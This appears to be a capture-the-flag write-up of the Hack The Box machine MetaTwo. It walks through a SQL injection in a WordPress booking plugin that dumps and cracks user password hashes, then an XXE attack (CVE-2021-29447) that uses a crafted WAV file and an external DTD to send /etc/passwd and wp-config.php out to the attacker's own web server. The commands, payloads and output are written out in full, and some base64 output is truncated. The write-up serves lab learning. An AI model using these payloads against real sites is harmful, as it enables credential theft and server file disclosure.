3 Date: Sun, 27 Oct 2024 14:37:03 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.0.24
7 X-Robots-Tag: noindex
8 X-Content-Type-Options: nosniff
9 Expires: Wed, 11 Jan 1984 05:00:00 GMT
10 Cache-Control: no-cache, must-revalidate, max-age=0
11 X-Frame-Options: SAMEORIGIN
12 Referrer-Policy: strict-origin-when-cross-origin
13 Content-Length: 2
14
15 []
```

And lets save this to a file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (0.04s)
cat event.req
```

```
File: event.req
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: metapress.htb
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Content-Length: 103
6 Content-Type: application/x-www-form-urlencoded
7 Connection: keep-alive
8
9 action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502)
```

To use sqlmap u have to use a lot of flag the final way to get the password will look like this with UNION injection

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --
batch --dbs --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -
vvv
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (1.913s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch --dbs --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -vvv
[22:10:46] [DEBUG] cleaning up configuration parameters
[22:10:46] [DEBUG] setting the HTTP timeout
[22:10:46] [DEBUG] setting the HTTP User-Agent header
[22:10:46] [DEBUG] creating HTTP requests opener object
[22:10:46] [DEBUG] setting the HTTP Referer header to the target URL
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[22:10:46] [DEBUG] used the default behavior, running in batch mode
[22:10:46] [INFO] resuming back-end DBMS 'mysql'
[22:10:46] [DEBUG] resolving hostname 'metapress.htb'
[22:10:46] [INFO] testing connection to the target URL
[22:10:47] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns (custom)
    Payload: action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT NULL,NULL,NULL,NULL,C
071,0x7852614a6e6c63676d5a4a566a4c41625a57647677517062 6f614d644a4685269444c6a73736a5a,0x71787a7071),NULL,NULL,NULL,NULL-- -
    Vector:  UNION ALL SELECT NULL,NULL,NULL,NULL,[QUERY],NULL,NULL,NULL,NULL-- -
---
[22:10:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.24, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:10:47] [INFO] fetching database names
[22:10:47] [PAYLOAD]  UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a7a7071,JSON_ARRAYAGG(CONCAT_WS(0x726d78686716e,schema_name)),0x71787a7071),NULL,NULL
 INFORMATION_SCHEMA.SCHEMATA-- -
[22:10:47] [DEBUG] performed 1 query in 0.77 seconds
available databases [2]:
[*] blog
[*] information_schema

[22:10:47] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'
```

Lets see tables in this blog databases

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch -D blog --tables --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -vvv
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (1.423s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch -D blog --tables --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -vvv
[27 tables]
+--------------------------------------+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories           |
| wp_bookingpress_customers            |
| wp_bookingpress_customers_meta       |
| wp_bookingpress_customize_settings   |
| wp_bookingpress_debug_payment_log    |
| wp_bookingpress_default_daysoff      |
| wp_bookingpress_default_workhours    |
| wp_bookingpress_entries              |
| wp_bookingpress_form_fields          |
| wp_bookingpress_notifications        |
| wp_bookingpress_payment_logs         |
| wp_bookingpress_services             |
| wp_bookingpress_servicesmeta         |
| wp_bookingpress_settings             |
| wp_commentmeta                       |
| wp_comments                          |
| wp_links                             |
| wp_options                           |
| wp_postmeta                          |
| wp_posts                             |
| wp_term_relationships                |
| wp_term_taxonomy                     |
| wp_termmeta                          |
| wp_terms                             |
| wp_usermeta                          |
| wp_users                             |
+--------------------------------------+

[22:12:16] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'

[*] ending @ 22:12:16 /2024-10-27/
```

Lets dump this table

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (10.398s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch -D blog -T wp_users --dump --threads 10 --level 5 --risk 3 --technique=U --union-cols=9
-vvv
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[22:13:14] [DEBUG] used the default behavior, running in batch mode
[22:13:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:13:14] [DEBUG] used the default behavior, running in batch mode
[22:13:14] [INFO] starting dictionary-based cracking (phpass_passwd)
[22:13:14] [INFO] starting 16 processes
[22:13:24] [WARNING] no clear password(s) found
[22:13:24] [DEBUG] post-processing table dump
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+
---------------------+
| ID | user_url             | user_pass                          | user_email           | user_login | user_status | display_name | user_nicename | user_registered     |
 user_activation_key |
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+
---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb  | admin      | 0           | admin        | admin         | 2022-06-23 17:58:28 |
 <blank>              |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    | 0           | manager      | manager       | 2022-06-23 18:07:55 |
 <blank>              |
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+
---------------------+

[22:13:24] [INFO] table 'blog.wp_users' dumped to CSV file '/home/pks/.local/share/sqlmap/output/metapress.htb/dump/blog/wp_users.csv'
[22:13:24] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'

[*] ending @ 22:13:24 /2024-10-27/
```

So i saved em to a file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (0.041s)
cat hash

      File: hash
1   admin:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
2   manager:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
```

Now i tried to crack them like this

```
hashcat -a 0 hash /usr/share/wordlists/seclists/Passwords/Leaked-
Databases/rockyou.txt --user
```

Was only able to crack one and that's the manager's password

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (1.572s)
hashcat -a 0 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt --user --show

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

400 | phpass | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

manager:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar
```

2. The other way is to take the sniper shot by yourself and do a custom UNION based sql injection


```
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&categor
y_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version_compile_os,1,2,3,4,5,6 from wp_users-- -' |
jq .
```

And u can crack em the same way

Got Wordpress creds

> ⚠ WP Creds
>
> Username : manager
> Password : partylikearockstar

Lets login in with wordpress now



We are the low privilege user tho :(
So the wpscan in the background revealed the version of Wordpress

```
wpscan --url http://metapress.htb --detection-mode aggressive --plugins-detection aggressive
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://metapress.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Aggressive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

Totally missed it but this is the version it showed us
As, we are the low privilege user we can probably find a exploit for this

Found this XXE : https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/

WordPress XXE Vulnerability in Media Library – CVE-2021-29447

2021-05-21

WordPress versions 5.7, 5.6.2, 5.6.1, 5.6, 5.0.11 are affected to XML eXternal Entity vulnerability where an authenticated user with the ability to upload files in the Media Library can upload a malicious WAVE file that could lead to remote arbitrary file disclosure and server-side request forgery (SSRF).

WordPress uses ID3 library to parse information about an audio file uploaded in the Media Library that was vulnerable to XXE, but **what is getID3 library, and why WordPress use it?**

U can read this im not explaining this further im just gonna exploit from here
Following this we need to make a .wav and a .dtd file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.036s)
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.16.14:80/evil.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
```

And file looks like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.022s)
/bin/cat payload.wav
RIFFWAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.16.14:80/evil.dtd'>%remote;%init;%trick;]>
```

And here is my evil.dtd file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.042s)
cat evil.dtd

      File: evil.dtd
1 ~   <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
2
3     <!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.16.14:80/?p=%file;'>" >
```

Start the python web server

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (1h 8m 23s)
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

U can upload the wav file here

Lets upload the payload.wav file here
And i get the base64 on the python server

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (1h 8m 23s)
sudo python3 -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.186 - - [27/Oct/2024 21:02:55] "GET /evil.dtd HTTP/1.1" 200 -
```

```
10.10.11.186 - - [27/Oct/2024 21:02:55] "GET /?p=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Y
mluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM
6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsO
i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2d
pbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iY
WNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9
naW4KZ25hdHM6eDo0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L
3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9
zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2x2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDk6Oi9ub
25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTA0OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9ob21lL2puZWxzb246L2Jpbi9iYXN
oCnN5c3RlbWQtdGltZXN5bmM6eDo5OTk6OTk5OnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb246LzovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6OTk4Ojk5ODpzeXN0ZW1kIENvcmUgRHVtcGVyOi86L
3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDU6MTExOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpwcm9mdHBkOng6MTA2OjY1NTM0OjovcnVuL3Byb2Z0cGQ6L3Vzci9zYmluL25vbG9naW4KZnR
wOng6MTA3OjY1NTM0Ojovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dpbgo= HTTP/1.1" 200 -
```

```
10.10.11.186 - - [27/Oct/2024 21:02:56] "GET /evil.dtd HTTP/1.1" 200 -
```

```
10.10.11.186 - - [27/Oct/2024 21:02:56] "GET /?p=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6Y
mluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM
6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsO
i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2d
pbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iY
WNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9
naW4KZ25hdHM6eDo0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L
3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9
zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2x2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDk6Oi9ub
25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTA0OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9ob21lL2puZWxzb246L2Jpbi9iYXN
oCnN5c3RlbWQtdGltZXN5bmM6eDo5OTk6OTk5OnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb246LzovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6OTk4Ojk5ODpzeXN0ZW1kIENvcmUgRHVtcGVyOi86L
3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDU6MTExOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpwcm9mdHBkOng6MTA2OjY1NTM0OjovcnVuL3Byb2Z0cGQ6L3Vzci9zYmluL25vbG9naW4KZnR
wOng6MTA3OjY1NTM0Ojovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dpbgo= HTTP/1.1" 200 -
```



Lets decode this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (0.162s)
echo cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjovdi
zozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo
6L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vb
ng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2w
zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6e
DozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnV
0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0O
Do6L25vbmV4aXN0ZW50OOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3J
tcmVzb2x2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc
ng6MTA0OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9
lbWQgVGltZSBTeW5jaHJvbml6YXRpb246L2ovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6OTk4Ojk5ODpze
k15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpwcm9mdHBkOng6MTA2OjY1NTM0OjovcnVuL3Byb2Z0cGQ
vbm9sb2dpbgo= | base64 -d

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
```

Got LFI on the box lets see the wp-config.php file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.039s)
cat evil.dtd

       File: evil.dtd
   1   <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=../wp-config.php">
   2
   3   <!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.16.14:80/?p=%file;'>" >
```

Now lets upload the .wav file again



Now lets decode this too

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (0.21s)
echo PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lK
SggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmU
NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2UgQ2hhcnNldCB0byB1c
WI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgW4
gJ2Z0cGV4dCcgKTsNCmRlZmluZSggJ0ZUUF9VU0VSJywgJ21ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdG
GFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfQkFTRScsICdibG9nLycgKTsNCmRlZmluZSggJ0ZUUF9TU0v
